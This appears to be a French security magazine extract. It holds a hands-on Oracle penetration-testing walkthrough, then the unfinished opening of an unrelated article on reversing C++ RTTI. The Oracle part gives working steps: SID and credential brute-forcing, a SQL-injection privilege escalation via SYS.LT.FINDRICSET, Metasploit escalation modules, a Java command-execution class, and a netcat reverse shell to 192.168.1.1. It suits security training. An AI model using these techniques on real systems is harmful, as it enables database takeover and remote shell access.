Les bases de données Oracle sont fréquentes lors d'un test d'intrusion. Cet article présente des techniques permettant de récupérer un maximum d'informations sur une base de données, tenter d'élever ses privilèges manuellement et automatiquement via Metasploit. Pour finir, nous verrons qu'il est possible d'exécuter du code grâce à des fonctionnalités fournies par l'éditeur lui-même.

1 Contexte

Cet article décrit la manière de réaliser un test d'intrusion sur un serveur disposant d'une base de données Oracle. Le test d'une infrastructure Oracle reste proche du modèle classique, à savoir : récupération d'informations, accès à la base de donnée avec un utilisateur sans droit particulier, élévation de privilèges pour finir par l'exécution de commandes sur le serveur distant.

2 Récupération d'informations

La solution la plus simple pour obtenir des informations sur la base Oracle est d'utiliser Metasploit. Des modules ont été développés pour faciliter ce travail. Il est possible d'obtenir la version d'Oracle via le TNS Listener. Le TNS Listener est le service gérant les connexions réseau entre un client Oracle et le serveur. Suivant la version du Listener, il est possible d'obtenir la version du moteur, les Oracle SID (*Oracle System ID*) du système, et en cas de mauvaise configuration, un compte sur la base de données. L'Oracle SID est un identifiant unique permettant d'identifier la base de données, en quelque sorte son nom.

Pour obtenir la version du serveur Oracle, nous pouvons utiliser le module **auxiliary/scanner/oracle/tnslsnr_version** :

```
msf  auxiliary(dbms_export_extension) > use auxiliary/scanner/oracle/tnslsnr_version
msf  auxiliary(tnslsnr_version) > show options

Module options (auxiliary/scanner/oracle/tnslsnr_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.60     yes       The target address range or CIDR identifier
   RPORT    1521             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf  auxiliary(tnslsnr_version) > exploit

[+] 192.168.1.60:1521 Oracle - Version: Linux: Version 10.2.0.1.0 - Production
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Pour afficher l'Oracle SID, il y a deux modules, un premier (**auxiliary/scanner/oracle/sid_enum**) qui utilise une faiblesse de configuration du Listener et le second (**auxiliary/scanner/oracle/sid_brute**) qui réalise un brute force afin de trouver un Oracle SID existant :

```
msf  auxiliary(sid_enum) > use auxiliary/scanner/oracle/sid_brute
msf  auxiliary(sid_brute) > show options

Module options (auxiliary/scanner/oracle/sid_brute):

   Name              Current Setting         Required   Description
   ----              ---------------         --------   -----------
   BRUTEFORCE_SPEED  5                       yes        How fast to bruteforce,
                                                        from 0 to 5
   RHOSTS            192.168.1.60            yes        The target address range
                                                        or CIDR identifier
   RPORT             1521                    yes        The target port
```

```
  SID                              no        A specific SID to attempt.
  SID_FILE         data/wordlists/sid.txt    no        File containing instance names,
                                                      one per line
  STOP_ON_SUCCESS  false                     yes       Stop guessing when a credential
                                                      works for a host
  THREADS          1                         yes       The number of concurrent threads
  VERBOSE          true                      yes       Whether to print output for
                                                      all attempts

msf  auxiliary(sid_brute) > exploit

[*] Checking 571 SIDs against 192.168.1.60:1521
[+] 192.168.1.60:1521 Oracle - 'XE' is valid
[+] 192.168.1.60:1521 Oracle - 'PLSEXTPROC' is valid
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Un script nmap (**oracle-brute.nse**) peut être utilisé facilement afin de réaliser un brute force pour trouver un utilisateur et mot de passe :

```
rootbsd@alien:$ nmap --script oracle-brute -p 1521 --script-args
oracle-brute.sid=XE 192.168.1.60

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-02-21 14:27 CET
Nmap scan report for 192.168.1.60
Host is up (0.00058s latency).
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-brute:
|   Accounts
|     CTXSYS:CHANGE_ON_INSTALL - Account is locked
|     DBSNMP:DBSNMP - Account is locked
|     DEMO:demo - Valid credentials
|     DIP:DIP - Account is locked
|     HR:HR - Account is locked
|     MDSYS:MDSYS - Account is locked
|     OUTLN:OUTLN - Account is locked
|     XDB:CHANGE_ON_INSTALL - Account is locked
|   Statistics
|_    Performed 697 guesses in 4 seconds, average tps: 174

Nmap done: 1 IP address (1 host up) scanned in 4.67 seconds
```

A ce moment nous avons donc la version d'Oracle utilisée, l'Oracle SID et un utilisateur ainsi que son mot de passe.

3 Élévation de privilèges

3.1 Technique manuelle

Pour illustrer une élévation de privilèges manuelle, nous allons utiliser une faiblesse dans la procédure **SYS.LT.FINDRICSET** disponible dans Oracle 10g et 11g. Afin de voir l'évolution de l'attaque, il est intéressant de lister les droits de l'utilisateur. Voici la commande pour lister les droits de l'utilisateur **DEMO** précédemment découvert :

```
SQL> select * from user_role_privs;

USERNAME    GRANTED_ROLE   ADM   DEF   OS_
--------    ------------   ---   ---   ---
DEMO        CONNECT        NO    YES   NO
DEMO        RESOURCE       NO    YES   NO
```

L'utilisateur **DEMO** n'a donc pas le rôle DBA. Nous utilisons le client Oracle sqlplus pour nous connecter à la base de données et créons une fonction dans Oracle :

```
SQL> SET SERVEROUTPUT ON
CREATE OR REPLACE FUNCTION MYFUNC RETURN VARCHAR2 AUTHID CURRENT_
USER IS
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
DBMS_OUTPUT.PUT_LINE('In function.');
EXECUTE IMMEDIATE 'GRANT DBA TO DEMO';
COMMIT;
RETURN 'STR';
END;
/
SQL>  2    3    4    5    6    7    8    9
Function created.
```

La fonction **MYFUNC** a été créée. Cette fonction a pour but lors de son exécution de lancer la requête **GRANT DBA TO DEMO** ; cette requête ajoute le rôle DBA à l'utilisateur **DEMO**.

Si nous exécutons cette fonction avec notre utilisateur, celle-ci finira en erreur car nous n'avons pas les droits nécessaires pour exécuter ce **GRANT**. Pour exécuter notre fonction, nous allons utiliser la procédure **SYS.LT.FINDRICSET**. Cette procédure a la spécificité d'être exécutée avec le privilège **Definer**. C'est-à-dire qu'elle est exécutée avec les droits de l'utilisateur qui l'a créée, à savoir SYS (l'utilisateur ayant le plus de droits dans Oracle) dans notre cas. La vulnérabilité de cette procédure est une injection SQL, en effet, le premier argument n'est pas contrôlé correctement et il est possible de concaténer des requêtes via les caractères « || ». Dans notre exemple, nous finissons la requête légitime par **AA.AA''** suivi de notre fonction :

```
SQL> EXEC SYS.LT.FINDRICSET('AA.AA''||SCOTT.MYFUNC)--','BBBB');
In function.
AA.AASTR
PL/SQL procedure successfully completed.

SQL> select * from user_role_privs;

USERNAME          GRANTED_ROLE   ADM  DEF  OS_
--------------    ------------   ---  ---  ---
DEMO              CONNECT        NO   YES  NO
DEMO              DBA            NO   YES  NO
DEMO              RESOURCE       NO   YES  NO
```

Nous voyons que nous avons ajouté le rôle DBA à notre utilisateur.

3.2 Technique automatique via Metasploit

Afin de faciliter les élévations de privilèges Oracle, Metasploit intègre de nombreux modules. Il est nécessaire de réaliser certaines étapes afin de rendre ses modules fonctionnels. En effet, pour des questions de licences, le

client Oracle n'est pas intégré à Metasploit. Si vous avez le message d'erreur suivant, il faut réaliser les étapes décrites dans le prochain paragraphe :

```
msf  auxiliary(dbms_export_extension) > show options

Module options (auxiliary/sqli/oracle/dbms_export_extension):

   Name     Current Setting       Required   Description
   ----     ---------------       --------   -----------
   DBPASS   demo                  yes        The password to
                                             authenticate with.
   DBUSER   DEMO                  yes        The username to
                                             authenticate with.
   RHOST    192.168.1.60          yes        The Oracle host.
   RPORT    1521                  yes        The TNS port.
   SID      XE                    yes        The sid to authenticate
                                             with.
   SQL      GRANT DBA TO DEMO     no         SQL to execute.
msf  auxiliary(dbms_export_extension) > exploit
[-] Failed to load the OCI library: libclntsh.so.10.1: cannot open
shared object file: No such file or directory - /usr/local/lib/site_
ruby/1.8/i686-linux/oci8lib_18.so
[-] See http://www.metasploit.com/redmine/projects/framework/wiki/
OracleUsage for installation instructions
[*] Auxiliary module execution completed
```

3.2.1 Prérequis

Pour utiliser les modules Oracle sous Metasploit, il faut dans un premier temps télécharger 3 archives à cette adresse : **http://www.oracle.com/technology/software/tech/oci/instantclient/index.html** :

- **oracle-instantclient-basic-10.2.0.4-1.i386.zip** ;
- **oracle-instantclient-sqlplus-10.2.0.4-1.i386.zip** ;
- **oracle-instantclient-devel-10.2.0.4-1.i386.zip**.

Les archives doivent être décompressées dans le répertoire **/opt/oracle**, il faut ensuite créer un lien symbolique et configurer certaines variables d'environnement qui doivent être positionnées constamment (même pendant l'utilisation de Metasploit) :

```
rootbsd@alien:/opt/oracle/instantclient_10_2$ ln -s libclntsh.
so.10.1 libclntsh.so
rootbsd@alien:~$ export PATH=$PATH:/opt/oracle/instantclient_10_2
rootbsd@alien:~$ export SQLPATH=/opt/oracle/instantclient_10_2
rootbsd@alien:~$ export TNS_ADMIN=/opt/oracle/instantclient_10_2
rootbsd@alien:~$ export LD_LIBRARY_PATH=/opt/oracle/
instantclient_10_2
rootbsd@alien:~$ export ORACLE_HOME=/opt/oracle/instantclient_10_2
```

La prochaine étape consiste à compiler les bibliothèques Ruby permettant d'utiliser les bibliothèques Oracle fraîchement installées :

```
rootbsd@alien:~$ wget http://rubyforge.org/frs/download.php/65896/
ruby-oci8-2.0.3.tar.gz
rootbsd@alien:~$ tar xvzf ruby-oci8-2.0.3.tar.gz
rootbsd@alien:~$ cd ruby-oci8-2.0.3/
  (Hint: Cat the  ruby-oci8-2.0.3/README file in another terminal
for reference)
  (You must be within the same terminal & directory you are
installing and setting the library)
rootbsd@alien:~/ruby-oci8-2.0.3$ make
rootbsd@alien:~/ruby-oci8-2.0.3$ sudo make install
```

L'installation est normalement terminée.

3.2.2 Exploitation

Dans un premier temps, listons les droits actuels de l'utilisateur **DEMO** :

```
SQL> select * from user_role_privs;

USERNAME    GRANTED_ROLE    ADM  DEF  OS_
---------   ------------    ---  ---  ---
DEMO        CONNECT         NO   YES  NO
DEMO        RESOURCE        NO   YES  NO
```

Maintenant, exécutons le module Metasploit avec pour options les informations obtenues lors de la récupération d'informations, à savoir l'utilisateur, le mot de passe et le SID :

```
msf  auxiliary(dbms_export_extension) > show options

Module options (auxiliary/sqli/oracle/dbms_export_extension):

   Name     Current Setting       Required  Description
   ----     ---------------       --------  -----------
   DBPASS   demo                  yes       The password to authenticate with.
   DBUSER   DEMO                  yes       The username to authenticate with.
   RHOST    192.168.1.60          yes       The Oracle host.
   RPORT    1521                  yes       The TNS port.
   SID      XE                    yes       The sid to authenticate with.
   SQL      GRANT DBA TO DEMO     no        SQL to execute.

msf  auxiliary(dbms_export_extension) > exploit

[*] Sending package 'TU'...
[*] Sending body 'TU'...
[*] Attempting sql injection on SYS.DBMS_EXPORT_EXTENSION...
[*] Auxiliary module execution completed
```

Retournons dans sqlplus afin de voir les rôles de l'utilisateur **DEMO** :

```
SQL> select * from user_role_privs;

USERNAME          GRANTED_ROLE    ADM  DEF  OS_
--------------    ------------    ---  ---  ---
DEMO              CONNECT         NO   YES  NO
DEMO              DBA             NO   YES  NO
DEMO              RESOURCE        NO   YES  NO
```

Nous voyons que via Metaploit, l'élévation de privilèges est extrêmement simple. De nombreux modules d'élévation sont disponibles :

```
msf > use auxiliary/sqli/oracle/
use auxiliary/sqli/oracle/dbms_cdc_ipublish
use auxiliary/sqli/oracle/dbms_cdc_publish
use auxiliary/sqli/oracle/dbms_cdc_publish2
use auxiliary/sqli/oracle/dbms_cdc_publish3
```

```
use auxiliary/sqli/oracle/dbms_cdc_subscribe_activate_subscription
use auxiliary/sqli/oracle/dbms_export_extension
use auxiliary/sqli/oracle/dbms_metadata_get_granted_xml
use auxiliary/sqli/oracle/dbms_metadata_get_xml
use auxiliary/sqli/oracle/dbms_metadata_open
use auxiliary/sqli/oracle/lt_compressworkspace
use auxiliary/sqli/oracle/lt_findricset_cursor
use auxiliary/sqli/oracle/lt_mergeworkspace
use auxiliary/sqli/oracle/lt_removeworkspace
use auxiliary/sqli/oracle/lt_rollbackworkspace
```

4 Exécution de commandes

Pour exécuter des commandes, nous allons utiliser le Java intégré à Oracle. Les JVM Oracle existent depuis le version 8.1.7 d'Oracle.

4.1 Vérifier la présence de Java

Voici la requête permettant de tester la présence de Java sur la base Oracle :

```
SQL> desc dbms_java
ERROR:
ORA-04043: object dbms_java does not exist
```

Dans ce cas, Java n'est pas installé. Voici le type de retour dans le cas où Java est installé :

```
SQL>  Describe DBMS_JAVA
PROCEDURE AURORA_SHUTDOWN
PROCEDURE DELETE_EP
 Argument Name                  Type                    In/Out  Default?
 ------------------------------ ----------------------- ------ --------
 HOST                           VARCHAR2                IN
 PORT                           NUMBER                  IN
 PRESENTATION                   VARCHAR2                IN
PROCEDURE DELETE_PERMISSION
 Argument Name                  Type                    In/Out  Default?
 ------------------------------ ----------------------- ------ --------
 KEY                            NUMBER                  IN
PROCEDURE DEPLOY_CLOSE
...
```

Pour activer Java, il faut récupérer le script **javavm/install/initjvm.sql** correspondant à la version d'Oracle installée et l'exécuter.

4.2 Ajout des droits nécessaires pour exécuter du code Java

Voici les commandes permettant de donner les droits nécessaires pour que l'utilisateur **DEMO** exécute du code Java qu'il aura créé :

```
SQL> EXEC DBMS_JAVA.grant_permission('DEMO','java.
io.FilePermission','<<ALL FILES>>', 'read ,write, execute, delete');
SQL> EXEC DBMS_Java.Grant_Permission('DEMO','SYS:java.lang.
RuntimePermission' , 'writeFileDescriptor', '');
SQL> EXEC DBMS_Java.Grant_Permission('DEMO','SYS:java.lang.
RuntimePermission' , 'readFileDescriptor', '');
```

4.3 Création de la classe Java

Maintenant que l'utilisateur a le droit d'exécuter du Java, il lui suffit de créer une classe permettant d'exécuter des commandes passées en argument :

```
SQL> CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED "Host" AS
import java.io.*;
public class Host {
  public static void executeCommand(String command) {
    try {
     String[] finalCommand;
     if (isWindows()) {
       finalCommand = new String[4];
       finalCommand[0] = "C:\\windows\\system32\\cmd.exe";
       finalCommand[1] = "/y";
       finalCommand[2] = "/c";
       finalCommand[3] = command;
     }
     else {
       finalCommand = new String[3];
       finalCommand[0] = "/bin/sh";
       finalCommand[1] = "-c";
       finalCommand[2] = command;
     }
     final Process pr = Runtime.getRuntime().exec(finalCommand);
     pr.waitFor();
     new Thread(new Runnable(){
       public void run() {
         BufferedReader br_in = null;
         try {
           br_in = new BufferedReader(new InputStreamReader(pr.getInputStream()));
           String buff = null;
           while ((buff = br_in.readLine()) != null) {
             System.out.println("Process out :" + buff);
             try {Thread.sleep(100); } catch(Exception e) {}
           }
           br_in.close();
         }
         catch (IOException ioe) {
           System.out.println("Exception caught printing process output.");
           ioe.printStackTrace();
         }
         finally {
           try {
             br_in.close();
           } catch (Exception ex) {}
         }
       }
     }).start();

     new Thread(new Runnable(){
       public void run() {
         BufferedReader br_err = null;
         try {
           br_err = new BufferedReader(new InputStreamReader(pr.getErrorStream()));
           String buff = null;
           while ((buff = br_err.readLine()) != null) {
             System.out.println("Process err :" + buff);
             try {Thread.sleep(100); } catch(Exception e) {}
           }
           br_err.close();
         }
         catch (IOException ioe) {
           System.out.println("Exception caught printing process error.");
           ioe.printStackTrace();
         }
         finally {
           try {
             br_err.close();
             } catch (Exception ex) {}
         }
       }
     }).start();
```

```
    }
    catch (Exception ex) {
      System.out.println(ex.getLocalizedMessage());
    }
  }

  public static boolean isWindows() {
    if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1)
      return true;
    else
      return false;
  }
};
/
```

Cette classe, nommée **Host**, permet d'exécuter des commandes Unix ou Windows via la fonction **executeCommand()**. La seconde fonction **isWindows()** permet de savoir si Oracle fonctionne sur un serveur Windows ou Unix.

Pour exécuter cette classe, il faut créer un script PL/SQL :

```
SQL> CREATE OR REPLACE PROCEDURE host_command (p_command IN VARCHAR2)
AS LANGUAGE JAVA
NAME 'Host.executeCommand (java.lang.String)';
/
```

Voici un exemple de commande pour ouvrir un *reverse shell* :

```
SQL> SET SERVEROUTPUT ON SIZE 1000000;
SQL> CALL DBMS_JAVA.SET_OUTPUT(1000000);
SQL> exec host_command(p_command => '/bin/sh | /usr/bin/nc 192.168.1.1 4444');
```

Voici le shell obtenu :

```
rootbsd@alien:~$ nc -vlp 4444
id
uid=500(oracle) gid=500(oracle) groups=500(oracle),501(dba)
```


Nous voici donc avec un shell sous l'utilisateur **oracle**.

Conclusion

Cet article nous a montrés une étude de cas. L'approche pour auditer une base de données reste la même que pour n'importe quel système :

- récupération d'informations ;
- accès à la base de données avec peu de droits ;
- élévation de privilèges ;
- exécution de code.

Pour finir l'article, je vais parler de mon expérience lors de tests d'intrusion sur plate-forme Oracle. Nous avons vu qu'il est possible d'avoir accès à un shell avec les droits de l'utilisateur **oracle**. Dans 90% des systèmes que j'ai pu auditer, cet utilisateur avait l'autorisation de faire un **sudo root.sh**. Ce script est utilisé à chaque mise à jour ou nouvelle installation d'Oracle pour remettre correctement les droits sur les fichiers installés ; il doit nécessairement être exécuté en tant que root. Ce fichier appartient malheureusement bien souvent à l'utilisateur **oracle**, il peut donc mettre ce qu'il souhaite à l'intérieur. L'élévation de privilèges est donc loin d'être terminée... ■



REVERSE C++ ET RTTI

Jean-Philippe LUYTEN – jp@r-3-t.org – DGA Maîtrise de l'Information

mots-clés : REVERSE ENGINEERING / C++ / RTTI

Dans le cadre d'un reverse, le langage utilisé par le développeur peut être une précieuse source d'informations. En particulier, le C++ offre la possibilité de déterminer le type d'une variable pendant l'exécution. Cela implique la présence de renseignements sur les classes dans le binaire. Nous allons voir quelles informations doivent être présentes, comment elles sont stockées par le compilateur de Microsoft (cl.exe) puis comment les retrouver pour reconstruire automatiquement le graphe d'héritage.

Note : Disponibilité des codes sources
Le script d'exemple ainsi que l'ensemble des codes sources utilisés dans cet article sont téléchargeables à l'adresse www.r-3-t.org/ms_rtti.7z.

1 Rappel sur le langage C

Lorsqu'un logiciel est écrit en langage C, il est relativement aisé d'en déduire les structures utilisées. Au paragraphe 6.7.2.1 du standard **[1]**, on peut lire :

« *Within a structure object, the non-bit-field members and the units in which bit-fields reside have addresses that increase in the order in which they are declared. A pointer to a structure object, suitably converted, points to its initial member (or if that member is a bit-field, then to the unit in which it resides), and vice versa. There maybe unnamed padding within a structure object, but not at its beginning.* »

En d'autres termes, il existe une correspondance directe entre le code source C décrivant une structure et le code assembleur généré. Par exemple, la structure suivante :

```
typedef struct {
  int member1;
  char member2;
  int member3;
}StructC;
```

a pour représentation mémoire (avec l'alignement par défaut sur 4 octets) :

```
00000000 StrucC struc; (sizeof=0xC)
00000000 member1 dd ?
00000004 member2 db?
00000005 padding db 3 dup(?)
00000008 member3 dd ?
0000000C StrucC ends
```

Avec un peu de pratique, l'expert retrouvera très vite une telle structure lorsqu'il analysera la fonction qui suit :

```
InitStructC proc near
mov dword ptr [eax], 0  ; initialisation du premier membre
mov byte ptr[eax+4], 31h; initialisation du second membre
mov dword ptr [eax+8], 2; initialisation du troisième membre
retn
InitStructC endp
```

Dans cette fonction, un pointeur est passé en argument (via le registre **eax**) et trois champs sont initialisés. Bien qu'il ne soit pas encore possible d'en déduire les types, des suppositions sont toutefois possibles. C'est la suite de l'analyse qui permettra de confirmer ou d'infirmer ces hypothèses. Comme nous allons le voir, en C++, le problème est un peu différent : les mécanismes mis en place par les compilateurs pour gérer l'héritage et le polymorphisme imposent une représentation mémoire qui peut être complexe.

2 Héritage et polymorphisme en C++

L'héritage **[2]** permet de créer une hiérarchie de classes et de réutiliser des fonctionnalités offertes par les classes mères. Cela permet de rendre le code le plus générique

possible. Le polymorphisme **[3]** permet d'adapter certains traitements suivant le type réel de l'objet.

La définition de fonctions virtuelles implique une résolution dynamique des appels. Par exemple, dans le code suivant, les fonctions membres ne sont pas déclarées comme étant virtuelles :

```
class E {
  ...
  // définition d'une fonction
  void functionE() {std::cout << "E" << std::endl;}
  ...
};

class F : public E {
  ...
  // redéfinition de la fonction
  void functionE() {std::cout << "F" << std::endl;}
  ...
};
// [...]
// fonction manipulant un objet de type E
void process(E* pBase){
   pBase->functionE();
}
```

Dans ce cas, quel que soit le type passé en argument à la fonction **process** (**E** ou **F**), c'est la fonction **E::functionE()** qui sera appelée.

Le standard C++ n'impose pas de mécanismes aux compilateurs pour implémenter le polymorphisme. Néanmoins, la plupart (voire tous) des compilateurs actuels utilisent le principe de « virtual functions table » (*vftable*) **[4]**.

Pour la suite de l'article, nous prendrons comme support un programme ayant un ensemble de classes représenté sur la figure 1. Chaque classe définit au moins une fonction virtuelle portant le nom **function<NomClasse>** (par exemple **VD::functionVD()**). Ces fonctions sont redéfinies par les classes filles.




Fig. 1 : Exemple de classes reliées entre elles par différents mécanismes de polymorphisme

2.1 Héritage simple

Afin de comprendre le mécanisme mis en place pour assurer le polymorphisme, nous allons regarder le code assembleur correspondant au code C++ suivant :

```
class E {
  ...
  // définition d'une fonction virtuelle
  virtual void functionE();
  ...
};

class F : public E {
  ...
  // redéfinition de la fonction virtuelle
  virtual void functionE();
  ...
};
// [...]
// fonction manipulant un objet de type E
void process(E* pBase){
  ...
  pBase->fonctionE();
  ...
}
```

Le mécanisme mis en place doit permettre d'appeler la fonction **E::functionE()** si le pointeur correspond à un objet de type **E** et d'appeler la fonction **F::functionE()** s'il s'agit d'un objet de type **F**.

Étudions le code assembleur de la fonction **process** :

```
process     proc near
pBase       = dword ptr  8
    push    ebp
    mov     ebp, esp
    mov     eax, [ebp+pBase]
    mov     edx, [eax]      ; ptr on vftable
    mov     ecx, [ebp+pBase]
    mov     eax, [edx]      ; ptr on vftable's first fct
    call    eax             ; call functionE
    pop     ebp
    retn    4
process     endp
```

Cette fonction prend en argument un objet de type **E**. Elle récupère ensuite le pointeur sur la vftable, puis le pointeur sur **functionE** (qui est, dans ce cas, le premier élément). C'est donc à la charge des constructeurs de placer à l'offset 0 des instances de classe un pointeur vers une vftable :

```
; constructeur de la class E - E::E()
    [...]
mov     eax, [ebp+this]
mov     dword ptr [eax], offset vtable_E
    [...]
vtable_E    dd offset functionE
            ...
```

La représentation mémoire d'une classe (possédant au moins une fonction virtuelle) est donc :

```
00000000 E struc ; (sizeof=0xXX)
00000000 vftable dd ? ;
00000004 member_1  dd ?
```

```
00000008 ...
000000XX E  ends
000000XX

00000000 vftable ;(sizeof=0x8)
00000000 void(*functionE)()  dd ?
00000008 ...
000000YY vftable   ends
```

2.2 Héritage multiple

Le principe de l'héritage multiple est proche de celui de l'héritage simple. La différence est qu'une classe fille est un agrégat de classes mères. La première classe mère se trouve à l'offset 0, la seconde se trouve juste après (à l'alignement près) et ainsi de suite.

Par exemple, la classe **F** (voir fig 1.1) aura la représentation mémoire suivante :

```
class F :
+---
| +--- (base class D)
| |  {vfptr}
| |  _d
| +---
| +--- (base class E)
| |  {vfptr}
| |  _e
| +---
| +--- (base class B)
| | +--- (base class A)
| | | {vfptr}
| | | _a
| | +---
| | _b
| +---
| _f
+---
```

L'élément à retenir est qu'il n'y a pas qu'une vftable mais autant que de classes mères (possédant au moins une fonction virtuelle). Cela permet de naviguer facilement dans les différents objets : pour passer un objet de type **F** à la fonction **process** vue précédemment, il suffit de décaler le pointeur sur l'objet **F** de la taille de la représentation mémoire de la classe **D**.

2.3 Héritage virtuel

L'héritage virtuel est un cas particulier de l'héritage en diamant. Sur la figure 1, la classe **VD** hérite des classes **VB** et **VC**. Si les classes avaient été déclarées ainsi :

```
class VA { [...]} ;
class VB : public VA { [...]} ;
class VC : public VA { [...]} ;
class VD : public VB, public VC{ [...]} ;
```

la classe de base **VA** aurait été présente en double dans la classe **VD** : une fois à travers la classe mère **VB** et une fois à travers la classe **VC**. On aurait la représentation mémoire suivante :

```
class VD:
+---
| +--- (base class VB)
| | +--- (base class VA)
| | | {vfptr}
| | | _va
| | +---
| | _vb
| +---
| +--- (base class VC)
| | +--- (base class VA)
| | | {vfptr}
| | | _va
| | +---
| | _vc
| +---
| _vd
+---
```

Le code **VA* pVA = dynamic_cast<VA*>(pVD)** générerait un avertissement à la compilation et une erreur à l'exécution. En effet, il est dans ce cas impossible de déterminer s'il s'agit de l'objet **VA** contenu dans **VB** ou de l'objet **VA** contenu dans **VC**.

L'héritage virtuel permet de pallier ce problème en mutualisant une classe de base commune : **VB** et **VC** partagent alors la même instance de **VA**. C'est le mot-clé **virtual** qui permet de spécifier ce type d'héritage :

```
class VA { [...]} ;
class VB : public virtual VA { [...]} ;
class VC : public virtual VA { [...]} ;
class VD : public virtual VB, public virtual VC{ [...]} ;
```

La représentation linéaire comme pour l'héritage multiple n'est pas possible : le compilateur **cl.exe** ajoute alors une indirection afin d'obtenir un pointeur sur l'objet de base. Le même principe que pour les vftables est mis en place à travers les « virtual base class tables » (*vbtables*). Le pointeur sur cette table se trouve juste après celui de la vftable. Par exemple, la représentation mémoire de la classe **VC** est la suivante :

```
class VC :
+---
| {vfptr}
| {vbptr}
| _vc
+---
| (vtordisp for vbase VA)
+--- (virtual base VA)
| {vfptr}
| _va
+---
```

Comme pour les vftables, c'est le constructeur qui se charge d'initialiser le pointeur vers cette table :

```
mov     eax, [ebp+this]
mov     dword ptr [eax+4], offset ??_8VD@@7BVB@@@ ; const
VD::`vbtable'{for `VB'}
mov     ecx, [ebp+this]
mov     dword ptr [ecx+14h], offset ??_8VD@@7BVC@@@ ; const
VD::`vbtable'{for `VC'}
```

La vbtable de la classe C (qui hérite de VD et VVD) est la suivante :

```
dword_405688 dd -4
   dd 108h ; VA offset
   dd 114h ; VVA offset
```

Le premier élément de la vbtable permet de retrouver un pointeur sur l'objet associé à la vbtable. Les éléments suivants permettent de retrouver l'adresse de la classe de base : il faut ajouter l'offset où se trouve la vbtable à la valeur correspondante dans la vbtable. La classe VA se trouve à l'offset 0x10C (0x108 + 4) et la classe VVA se trouve à l'offset 0x118 (0x114 + 4).

3 Run-Time Type Information (RTTI)

Derrière le sigle RTTI **[5]** se trouve un ensemble de mécanismes permettant de vérifier les types des objets à l'exécution. Afin d'offrir cette fonctionnalité, les compilateurs ont mis en place des mécanismes permettant d'obtenir de nombreuses informations sur la représentation mémoire des objets. Cette vérification peut se faire de la façon suivante :

```
void process (VA* pVA) {
  ...
  VVA* pVVA = dynamic_cast<VVA*>(pVA)
  ...
}
```

Si l'objet pVA est convertible en un objet de type VVA*, l'opérateur renverra un pointeur sur ce dernier. Si cette conversion est impossible, il renverra 0. Pour vérifier cette compatibilité, le compilateur doit pouvoir retrouver si le pointeur donné en entrée est du type C* (ou d'un type dérivé de C*). En effet, pour passer d'un objet de type VA à VVA, il faut trouver un point commun dans l'arbre d'héritage (figure 1). Nous allons voir comment cela est rendu possible et comment retrouver ces informations. Microsoft livre certaines spécifications de ces mécanismes. D'une part, les fichiers PDB **[6]** (qui stockent, entre autres, les informations de débogage) contiennent le nom des structures internes ABI **[7]** utilisées par l'opérateur dynamic_cast. D'autre part, l'option de compilation /d1reportAllClassLayout **[8]** donne les informations sur le nom des membres de chacune de ces structures. Ces informations ont déjà été commentées et exploitées dans **[9]**, **[10]** et **[11]**.

3.1 Opérateur typeid

Au paragraphe 5.2.8 du standard C++ **[12]**, on peut lire :

« *The result of a typeid expression is an lvalue of static type const std::type_info (18.7.1) and dynamic type const std::type_info or const name where name is an implementation-defined class publicly derived from std :: type_info which preserves the behavior described in 18.7.1*t. »

La classe std::type_info possède une fonction name définie ainsi : const char* name() const. Il est donc possible de récupérer le nom de chaque objet, nom qui est très souvent explicite et donne des indications sur les fonctionnalités offertes. Pour comprendre où sont stockés ces noms, il est possible de réaliser la fonction suivante :

```
const char* name(A* pA) {
  return typeid(*pA).name();
}
```

Déréférencer le pointeur donné en argument (typeid(*pA)) force l'opérateur typeid à renvoyer la structure type_info du type réellement instancié. Autrement, la fonction retournerait A*. Le code généré montre la présence de structures opaques référencées par rapport à la vftable :

```
.text:78B24599 loc_78B24599:                    ; CODE XREF: __RTtypeid+11#j
.text:78B2459D              mov   eax, [eax]    ; vftable pointer
.text:78B2459F              mov   eax, [eax-4]  ; pointer on an opaque structure
.text:78B245A2              mov   eax, [eax+0Ch] ; pointer on type_info
.text:78B245A5              test  eax, eax
      [ … ]
.text:78B245B5              retn
```

Le pointeur obtenu à l'adresse 78B2459F est du type RTTICompleteObjectLocator. Un pointeur vers cet objet se trouve 4 octets avant chaque vftable. Il comprend notamment deux pointeurs sur des structures de type TypeDescriptor et RTTIClassHierarchyDescriptor. Après l'exécution de l'instruction située à l'adresse 78B245A2, eax contiendra un pointeur sur un objet TypeDescriptor qui a pour représentation mémoire :

```
class TypeDescriptor
  +---
0 | pVFTable
4 | spare
8 | name
  +---
```

Sur la figure 2, nous pouvons remarquer que pour une classe, chaque structure de type RTTICompleteObjectLocator pointe vers les mêmes instances TypeDescriptor et RTTIClassHierarchyDescriptor.

3.2 Opérateur dynamic_cast

